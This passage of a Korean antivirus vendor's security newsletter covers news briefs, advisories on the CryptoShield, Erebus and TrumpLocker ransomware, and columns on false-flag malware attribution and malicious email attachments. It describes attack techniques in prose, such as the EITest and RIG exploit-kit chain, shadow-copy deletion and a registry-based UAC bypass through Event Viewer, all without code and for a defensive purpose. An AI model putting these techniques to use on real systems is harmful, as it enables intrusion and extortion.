한 보안업체는 앞으로 메타스플로잇에는 스카다 시스템을 포함해 임베디드, 산업용, 하드웨어 디바이스를 타깃으로 하는 모듈을 추가하고, 향후 K-Line과 같은 BUS 시스템 역시 추가할 예정이라고 밝혔다.

출처 : **데일리시큐**

<http://www.dailysecu.com/?mod=news&act=articleView&idxno=18391&page=&total=>

아시아나항공, 왜 해커의 먹잇감이 됐나?

아시아나항공 홈페이지가 복면 쓴 사내 사진으로 뒤덮였다. 아시아나항공 홈페이지는 사이버 공격을 받아 해당 웹사이트에 접속하면 해킹비즘(Hacktivism)을 연상케 하는 다른 페이지로 연결됐다.



해커들은 금전적 이유 또는 정보 유출만을 사이버 공격 목적으로 삼지 않는다. 정치적 메시지 전달, 자신의 실력을 과시하기 위해 해킹을 감행하기도 한다. 이번 사태는 후자 쪽에 가깝다.

이번에 해커는 직접 해당 기업 서버를 타깃하지 않고, DNS(도메인네임시스템)를 통해 공격하는 방식을 택했다. 아시아나항공 홈페이지 IP주소와 도메인(flyasiana.com)을 연결해주는 DNS를 노린 것이다.

아시아나항공의 경우, 해커가 원하는 페이지로 바꾸는 디페이스(deface) 공격 사례다. 이러한 디페이스 공격은 보안투자 규모가 상대적으로 큰 대기업보다 소규모 업체들을 대상으로 주로 실시된다. 하지만, 이번에는 DNS 업체를 통해 우회적으로 아시아나항공에 접근했고 불특정다수가 아닌 특정 타깃을 정한 공격으로 추정된다. 아시아나항공은 한국 사이트뿐 아니라 다국적 언어로 하위 사이트들을 운영하고 있다. 이 사이트들도 모두 해킹 피해를 입었다.

출처 : **Da** 디지털데일리

<http://www.ddaily.co.kr/news/article.html?no=1530>



03 이달의 TOP

변종 랜섬웨어 '크립토실드' 감염 주의
10만원 요구하는 '에레보스' 랜섬웨어 감염 주의
미국 대통령 트럼프 랜섬웨어 감염 주의

변종 랜섬웨어 '크립토실드' 감염 주의

□ 개요

최근 크립토믹스(CryptoMix) 랜섬웨어의 변종인 크립토실드(CryptoShield) 랜섬웨어가 발견되었다. 크립토실드는 주로 리그 익스플로잇킷(RIG Exploit Kit)을 이용하여 웹사이트 페이지에 해킹된 광고 서버들을 통해 유포되고 있기 때문에 웹 서핑을 이용하는 국내 PC 사용자들의 각별한 주의가 필요하다.

□ 내용

크립토실드 랜섬웨어는 주로 웹 서핑 중 감염된다. 웹사이트 방문자가 해킹된 광고 서버를 포함한 사이트를 방문하면 EITest 공격 체인을 만나게 된다. EITest는 악의적인 자바스크립트 코드를 삽입하여 방문자 측 PC에서 실행하도록 하는 방식이다. 이렇게 삽입된 자바스크립트 코드가 실행되면 리그 익스플로잇킷을 로드하여 크립토실드 랜섬웨어를 다운로드하고 실행한다. 크립토실드 랜섬웨어에 감염되면 사용자 PC에 존재하는 454개의 확장자를 포함하는 파일들에 대하여 암호화를 수행한다. 암호화가 끝나면 ROT-13 암호화 방식으로 파일 이름을 알아볼 수 없게 바꾼 뒤 ".CRYPTOSHIELD"라는 확장자를 추가한다. 파일 암호화가 모두 끝나면 메모리 오류라는 거짓 경고 창을 띄우며, 사용자가 확인을 누를 경우 랜섬웨어 감염 노트를 보여준다.



[그림 1] 크립토실드에 감염된 파일과 감염노트

암호화 과정에서 볼륨 셰도우 복사본을 지워 복구지점을 없애기 때문에 윈도우 복원은 불가능하며 파일 복호화를 위한 비용 지불은 해커의 이메일을 통해서만 연락하는 것이 가능하다. 아직까지 크립토믹스나

크립토실드로 암호화된 파일을 해독하는 방법은 없다. 하지만 웹사이트 취약점을 이용한 리그 익스플로잇 방식으로 유포 중이기 때문에 모든 프로그램 및 운영체제, 특히 어도비 플래시와 자바 등 각종 보안 업데이트를 최신으로 유지하고 백신이나 취약점 차단 솔루션을 사용하여 감염을 미연에 방지할 수 있다.

ACCCDB	MDB	MDF	DBF	VPD	SDF	SQLITEDB	SQLITE3	SQLITE	SQL	SDB	DOC	DOCX	ODT	XLS
XLSX	ODS	PPT	PPTX	ODP	PST	DBX	WAB	TBK	PPS	PPSX	PDF	JPG	TIF	PUB
ONE	RTF	CSV	DOCM	XLSM	PPTM	PPSM	XLSB	DOT	DOTM	XLT	XLTX	XLTM	POT	POTX
POTM	XPS	WPS	XLA	XLAM	ERBSQL	SQLITE-SHM	SQLITE-WAL	LITESQL	NDF	OST	PAB	OAB	CONTACT	JNT
MAPIMAIL	MSG	PRF	RAR	TXT	XML	ZIP	1CD	3DS	3G2	3GP	7Z	7ZIP	AOI	ASF
ASP	ASPX	ASX	AVI	BAK	CER	CFG	CLASS	CONFIG	CSS	DDS	DWG	DXF	FLV	FLV
HTML	IDX	JS	KEY	KWM	LACCCDB	LDF	LIT	M3U	MBX	MD	MID	MLB	MOV	MP3
MP4	MPG	OBJ	PAGES	PHP	PSD	PWM	RM	SAFE	SAV	SAVE	SRT	SWF	THM	VOB
WAV	WMA	WMV	3DM	AAC	AI	ARW	CLASS	CDR	CLS	CPI	CPP	CS	DB3	DRW
DXB	EPS	FLA	FLAC	FXG	JAVA	M	M4V	MAX	PCD	PCT	PL	PPAM	PS	PSPIMAGE
R3D	RW2	SLDM	SLDX	SVG	TGA	XLM	XLR	XLW	ACT	ADP	AL	BKP	BLEND	CDF
CDX	CGM	CR2	CRT	DAC	DCR	DOD	DESIGN	DTD	FDB	FFF	FRX	H	IIF	INDD
JPEG	MOS	ND	NSD	NSF	NSG	NSH	ODC	OIL	PAS	PAT	PEF	PFX	PTX	QBB
QBM	SAS7BDAT	SAY	ST4	ST6	STC	SXC	SXW	TLG	WAD	XLK	AIFF	BIN	BMP	CMT
DAT	DIT	EDB	FLVV	GIF	GROUPS	HDD	HPP	M2TS	M4P	MKV	MPEG	NVRAM	OGG	PDB
PIF	PNG	QED	QCOW	QCOW2	RVT	ST7	STM	VBOX	VDI	VHD	VHDX	VMDK	VMDS	VMX
VMXF	3FR	3PR	AB4	ACCDE	ACCDR	ACCDT	ACH	ACR	ADB	ADS	AGOL	AIT	APJ	ASM
AWG	BACK	BACKUP	BACKUPDB	BANK	BAY	BDB	BGT	BIK	BPW	CDR3	CDR4	CDR5	CDR6	CDRW
CRW	CSH	CSL	DB_JOURNAL	DC2	DCS	DDOC	DDRW	DER	DES	DGC	DIVU	DNG	DRF	DXG
EML	ERF	EXF	FFD	FH	FHD	GRAY	GREY	GRY	HBK	IBANK	IBD	IBZ	IIQ	INCPAS
JPE	KC2	KDBX	KDC	KPDX	LUA	MDC	MEF	MPW	MMW	MNY	MONEYWEL	MRW	MYD	NDD
NEF	NK2	NOP	NRW	NS2	NS3	NS4	NWB	NX2	NXL	NYF	ODB	ODF	ODG	ODM
ORF	OTG	OTH	OTP	OTS	OTT	P12	P7B	P7C	PDD	MTS	PLUS_MUHD	PLC	PSAFE3	PY
QBA	QBR	QBW	QBX	QBY	RAF	RAT	RAW	RDB	RWL	RWZ	S3DB	SDO	SDA	SR2
SRF	SRW	STS	ST8	STD	STI	STW	STX	SXD	SXG	SXI	SXM	TEX	WALLET	WB2
WPD	X11	X3F	XIS	YCBCRA	YUV	MAB	JSON	MSF	JAR	CD8	SRB	ABD	QTB	CFN
INFO	INFO_	FLB	DEF	ATB	TBN	TBB	TLX	PML	PMO	PNX	PNC	PMI	PMM	LCK
PM1	PMR	USR	PND	PMJ	PM	LOCK	SRS	PBF	OMG	WMF	SH	WAR	WAR	K2P
APK	ASSET	BSA	D3DBSP	DAS	FORGE	IWI	LBF	LITEMOD	LTX	M4A	RE4	SLM	TIFF	UPK
XXX	MONEY	CASH	PRIVATE	CRY	VSD	TAX	GBR	DGN	STL	GHO	MA	MA	MA	MA
CE1	CE2	CIB	CRAW											

[표 1] 크립토실드가 암호화하는 확장자 목록(454 개)

□ 바이로봇 업데이트 내역

Trojan.Win32.Ransom.97280 외 다수

작성자 : suffix


10만원 요구하는 '에레보스' 랜섬웨어 감염 주의

□ 개요

최근 복구 비용으로 10만원을 요구하는 에레보스(Erebus) 랜섬웨어가 발견되었다. 에레보스 랜섬웨어는 윈도우 OS에서 사용자 계정 제어(UAC) 보안 기능을 우회하는 취약점을 활용하여 공격하기 때문에 PC 이용자들의 주의가 요구된다.

□ 내용

에레보스 랜섬웨어는 윈도우 이벤트 뷰어를 이용한 사용자 계정 제어 보안 기능을 우회하는 기법을 활용한다. 이를 위해 레지스트리를 수정하여 ".msc" 확장명에 대한 연결을 하이재킹하고, 이를 통해 상승모드에서 실행된 이벤트 뷰어의 권한을 따라 실행되기 때문에 PC 이용자는 모르게 실행된다.




[그림 1] msc 확장자 하이재킹을 위한 레지스트리 수정

에레보스 랜섬웨어에 감염되면 <http://ipecho.net/plain>과 <http://ipinfo.io/country>에 연결하여 감염자의 아이피와 국가를 알아낸 다음 익명(Tor) 브라우저 클라이언트를 다운받아 명령제어에 사용한다. 익명 브라우저를 이용하면 여러 IP를 경유하기 때문에 추적이 어려워진다. 암호화 과정에서 볼륨 쉐도우 복사본(Volume Shadow Copy)을 지우고 복구 지점을 삭제하기 때문에 윈도우 복원이 불가능하게 된다.



[그림 2] 에레보스 랜섬웨어 감염노트


암호화가 완료되면 파일 확장자를 "ROT-3" 암호화 방식으로 변경한다. 암호화가 완료되면 경고창을 띄우고 랜섬웨어 감염 노트를 보여준다. 복구 비용은 0.085비트코인(한화 약 10만원)을 요구하며 기존 랜섬웨어들에 비해서 저렴한 편이지만 악성코드가 남아있을 경우 msc 확장자를 실행할 때마다 UAC 우회 기법을 통해 재감염되기 때문에 반드시 악성코드 파일까지 완벽하게 제거해야 한다.



[그림 3] ROT-3으로 암호화된 확장자

매크로를 이용하여 UAC 우회 기법을 위한 레지스트리 수정을 하는 것으로 보이기 때문에 문서작업을

위한 프로그램들의 보안 업데이트를 최신으로 유지하고 백신과 취약점 차단 솔루션을 사용하여 감염을 미연에 방지하여야 한다.

3fr	accdb	arw	bay	cdr	cer	cr2	crt
crw	dbf	dcr	der	dng	doc	docm	docx
dwg	dxf	dxg	eps	erf	indd	jpe	jpg
kdc	mdb	mdf	mef	mp3	mp4	mrw	nef
nrv	odb	odm	odp	ods	odt	orf	p7b
p7c	p12	pdd	pef	pem	pxf	png	ppt
pptm	pptx	psd	pst	ptx	r3d	raf	raw
rtf	rwl	srf	srw	txt	wb2	wpd	wps
xlk	xls	xlsb	xlsm	xlsx			

[표 1] 에레보스가 암호화하는 확장자 목록

□ 바이로봇 업데이트 내역

Trojan.Win32.Z.Erebus.1249280 외 다수

작성자 : suffix


미국 대통령 트럼프 랜섬웨어 감염 주의

□ 개요

최근 미국의 제45대 대통령인 도널드 트럼프를 주제로 한 랜섬웨어가 등장하였다. 기존에 국내 맞춤형으로 유포되고 있는 “비너스락커(VenusLocker)” 랜섬웨어와 동일한 소스코드를 기반으로 제작되었다. 이 메일을 통해 압축파일 형태로 전파되며 사용자들의 각별한 주의가 요구된다.


□ 내용

트럼프를 주제로 한 랜섬웨어인 “트럼프락커(ThrupLocker)”는 국내 맞춤형으로 유포되고 있는 “비너스락커(VenusLocker)” 랜섬웨어와 동일한 소스코드를 기반으로 제작되었다. 해당 랜섬웨어에 감염되면 “볼륨 쉐도우 복사본(Volume Shadow Copy)”을 삭제하여 윈도우 복원을 불가능하도록 만든다. 이후 주요 파일들을 암호화하며 Base64로 인코딩된 파일명과 “.TheTrumpLockerf”, “.TheTrumpLockerp”의 확장자로 변경한다.



[그림 1] “트럼프락커(ThrupLocker)” 랜섬웨어 감염 메시지

해당 랜섬웨어는 파일 암호화가 완료되면 바탕화면을 변경하고, “YOU ARE HACKED”라는 문자열이 쓰인 트럼프 미국 대통령 사진을 출력한다. 공격자는 72시간 이내에 파일 복호화 비용으로 \$150 달러(한화로 약 17만원)를 자신의 비트코인 지갑으로 보내 달라고 요구한다.



[그림 2] 변경된 바탕화면과 미국 대통령 트럼프 사진 메시지

☐ 바이로봇 업데이트 내역

Trojan.Win32.TrumpLocker

작성자 : JK



04 보안 컬럼

메타몽과 악성코드 GO
실행해서는 안 될 이메일 첨부파일들

메타몽과 악성코드 GO

지난해 7월에 출시한 증강현실(AR) 게임 '포켓몬고(Pokemon GO)'는 전 세계 게이머들의 뜨거운 호응을 얻었다. 우리나라에서는 지도 반출 이슈 등으로 출시가 지연되었고, 강원도 북부지역 일부가 북한과 같은 구역으로 분류되어 속초 신드롬을 불러일으켰다. 올해 1월 24일 본격적으로 국내에 상륙한 포켓몬고는 '포세권(포켓스톱+역세권)'이라는 신종어를 만들며 뜨거운 이슈가 되었다. 필자는 어릴 적 보던 포켓몬스터 만화와 띠부띠부씰을 떠올리며 포켓볼을 던졌다.

"백도어 키로거 트로잔 파일바(이러스) 스파이 해킹툴 랜섬웨어 미라이~♪ 서로 생긴 모습은 달라도 우리는 모두 나빠~♪ (맞아~♪)"

즐거운 포켓몬스터 주제를 필자의 환경에 맞게 가사를 고쳐보았다. 하루에도 수없이 쏟아져 나오는 악성코드의 홍수 속에서 필자는 오늘도 올리디버거(OllyDbg) 앞에 앉아있다. 악성코드 분석은 잠시 뒤로하고 포켓몬스터의 메타몽과 악성코드를 엮어 이야기하고자 한다.



[그림 1] 악성코드 GO

포켓몬스터의 메타몽은 전신의 세포를 재구성하여 어떤 포켓몬으로 변할 수도 있고, 고유 기술까지 사용할 수 있다. 실제 모습은 흐물흐물하고 꽤 귀엽게(?) 생겼지만 무서운 녀석이다.



[그림 2] 변신의 천재 메타몽

날씨 좋던 어느 날 문득 그런 생각이 들었다. 국내외 안티바이러스 벤더사나 수사기관에서 APT 공격에 사용된 악성코드와 흔적을 추적하여 프로파일링하고 공격 그룹을 분류한다. 이렇게 분류한 공격 그룹 특징을 메타몽처럼 카피한다면 어떨까? 분석가 입장에서 매우 머리 아픈 일이다. APT 공격 그룹 프로파일링은 악성코드 분석과 침해사고 현장에 남겨진 아티팩트(Artifact)까지 포함한다. 필자는 0과 1로 이루어진 악성코드 바이너리를 분석하는 비트 위의 나그네일 뿐이다. 대부분의 나그네들은 현장에서 아티팩트를 얻기 어렵고, 외부에 공개된 정보도 매우 적어 완벽한 프로파일링이 어렵다.

최근 교육이나 훈련 목적으로 제작된 메타몽 악성코드가 사회혼란과 기업 이미지 실추를 초래한 사례를 소개한다.

사례 1 - 북한발 메르스 악성코드 소동

2015년 5월 중동호흡기증후군(MERS)이 국내를 강타했다. 정부의 허술한 대응으로 감염이 퍼졌고, 국가 전체가 혼란에 빠진 시기였다. 6월 3일, 바이러스토탈(VirusTotal)에 '메르스_병원 및 환자 리스트.docx.exe'라는 이름을 가진 파일이 업로드되었고, 12일 공중파에 보도되면서 사태가 커졌다. 해당 파일은 워드 파일 확장자(.docx)로 위장하여 북


한 IP에 연결하는 특징이 있어 사회이슈를 이용한 북한 소행이라는 이야기도 나왔다. 알고 보니 어느 보안업체에서 정보보안 교육용으로 제작된 샘플 파일이었다. 누군가 바이러스토탈에 업로드한 것이 “북한발 메르스 악성코드 소동”의 시발점이었다.



[그림 3] 메르스 악성코드

사례 2 - Operation OnionDog

2016년 해외 어느 안티바이러스 벤더사는 한국의 에너지, 교통 및 인프라 산업에 침투하여 정보를 탈취한 악성코드 분석 보고서를 공개했다. 해당 보고서에 따르면 한글 문서를 통해 악성코드가 유포되었으며 APT 공격 그룹을 OnionDog로 분류하였다. 그러나 OnionDog는 실제 국내를 목표로 한 악의적인 공격이 아닌 매년 시행되는 을지연습에서 사이버 공격 훈련용으로 제작된 악성코드로 밝혀졌다. 이 사건으로 안티바이러스 벤더사와 해당 보고서를 작성한 APT 공격 추적팀의 이미지가 실추되었다.



[그림 4] OnionDog 보고서 일부 내용

두 사례의 공통점은 바이러스토탈에 업로드된 샘플, 즉 악성코드 바이너리만 분석하여 결론을 내

렸다는 것이다. 악성코드 바이너리에는 공격자들이 주로 애용(?)하는 특징점들이 남아있다. 하지만 또 다른 불순한 세력들이 교란과 은폐의 목적으로 바이너리 특징점을 이용하여 메타몽 악성코드를 제작할 가능성이 존재한다. 이러한 이유로 APT 공격 그룹의 프로파일링에는 침해사고 현장의 아티팩트가 매우 중요하다고 생각한다.

최근 국내 기관 및 기업을 목표로 하는 APT 공격이 빈번히 발생하고 있다. 정부합동수사단과 경찰은 공격 주체를 북한으로 판단하고 있다. 인터파크 해킹의 경우 공격 경유지 IP, 디코딩 흔적을 삭제하는 기법, 협박 이메일의 북한식 표현을 근거로 하였다. 일부 사람들은 ‘또 북한으로 몰아가네~’라고 말한다. 필자가 직접 아티팩트를 수집하고 조사한 것은 아니지만, 외부에 공개되지 않은 결정적인 아티팩트가 있을 것으로 생각한다. 이러한 아티팩트가 외부에 공개된다면 더 많은 메타몽 악성코드나 메타몽 공격 그룹이 생겨나 정확한 공격 그룹의 프로파일링을 어렵게 할 것이다.

사이버 공격 주체도 포켓몬처럼 라즈얼매 몇 개 먹이고, 하이퍼볼로 쉽게 잡을 수 있다면 얼마나 좋을까? 마지막으로 필자가 좋아하는 문구와 함께 칼럼을 마치겠다.

악성코드와 함께한 모든 시간이 눈부셨다.

날이 좋아서, 날이 좋지 않아서, 날이 적당해서. 모든 날이 좋았다.

작성자 : JK

실행해서는 안 될 이메일 첨부파일들

얼마 전 지인으로부터 연락이 왔다. "회사 메일로 날아온 파일을 실행했더니 컴퓨터 안의 파일들이 안 열리고 바탕화면이 이상한데 방법이 없을까?" 라고. 랜섬웨어에 대해 알려주고 함께 슬퍼해 주었다. 악성코드 감염사례 중 위와 같이 이메일의 첨부파일을 실행하여 감염되는 경우가 상당한 비중을 차지하고 있다.

'그런 이상한 파일을 왜 열어서 감염되는 거지?'라는 의문을 가지는 사람이 있을 수 있지만, 이런 악성 메일에는 첨부파일만 덩그러니 들어있는 것이 아니다. 공격자는 사용자 입장에서 생각하여 첨부파일을 실행시키도록 유도한다. 사람을 속이는 사회공학적인 기법을 사용하는 것이다. 관심을 가질 수밖에 없는 달콤한 주제를 미끼로 유혹하면 피해자는 반드시 생기기 마련이다.

그러면 이러한 악성 첨부파일들은 어떤 모습으로 사용자들을 속이는지, 실행할 경우 PC에 어떤 일이 일어나는지, 또 어떻게 대처해야 하는지를 3종류의 파일 형태로 나누어 알아보도록 하자.

1. 스크립트 파일

먼저 살펴볼 악성 첨부파일 형태는 스크립트 파일로 .js, .jse, .wsf 등의 확장자들이 존재한다. 작년 초 Locky 랜섬웨어가 .js 파일을 통해 대량 유포된 이후 공격자들이 꾸준히 애용하고 있는 유포방식이다.

스크립트 파일의 기본적인 겉모습은 [그림 1]과 같다. 단일 파일로 유포되는 경우가 있고 압축 파일에 포함되는 경우도 있다.



[그림 1] 스크립트 파일

악성 파일들은 주로 'Delivery-Details', 'invoice', 'Parking bill', 'booking_conf', 'Payment, Notice', 'Alert, Picture' 등의 파일명으로 사람들이 일상에

서 겪을 법한 주제를 다룬다.

파일 내용은 사용자가 알아볼 수 없도록 난독화되어 있고, 난독화를 해제하면 악성코드를 다운로드 하는 URL을 확인할 수 있다. 랜섬웨어, 백도어, 그 무엇이든 다운로드 가능하다.



[그림 2] 난독화 된 js 첨부파일


G메일은 보안을 위해 특정 형태의 파일 첨부을 차단하는데, 올해 2월 13일부터 .js 파일도 차단목록에 포함되었다.

만약 자신이 홈페이지 제작 업체 직원이라면 메일로 스크립트를 주고 받을 수 있지만, 그런 경우가 아니라면 스크립트 파일이 첨부된 메일로 왔다면 그 메일은 지워야 한다. 그것은 그냥 악성코드일 뿐이다.

2. 문서 파일

또 다른 악성 메일의 첨부파일은 문서 형태의 파일이다. 대표적으로 .doc, .xls, .hwp, .rtf, .pdf 확장자들이 있다.


작년 말, 사람들의 관심이 연말정산으로 집중될 시기에 "2016 연말정산관련 안내"라는 제목의 메일이 국내 기관들에 유포되었다.



[그림 3] 연말정산 안내 위장 메일


첨부파일의 압축을 풀고 문서를 실행하면 상단에 매크로 차단 알림과 옵션 버튼이 눈에 들어온다. 여기까지는 실행해도 PC에 이상이 없다. 하지만 옵션 버튼을 눌러 "이 콘텐츠 사용"으로 설정을 변경하는 순간 문서에 포함된 매크로로 인해 악성 행위가 시작된다. 이렇게 매크로가 실행된 PC는 랜섬웨어에 감염되어 파일들을 사용할 수 없게 된다.

확실히 검증된 문서가 아니라면 매크로를 사용하도록 설정을 변경해서는 안 된다.



[그림 4] 매크로 보안 옵션 창

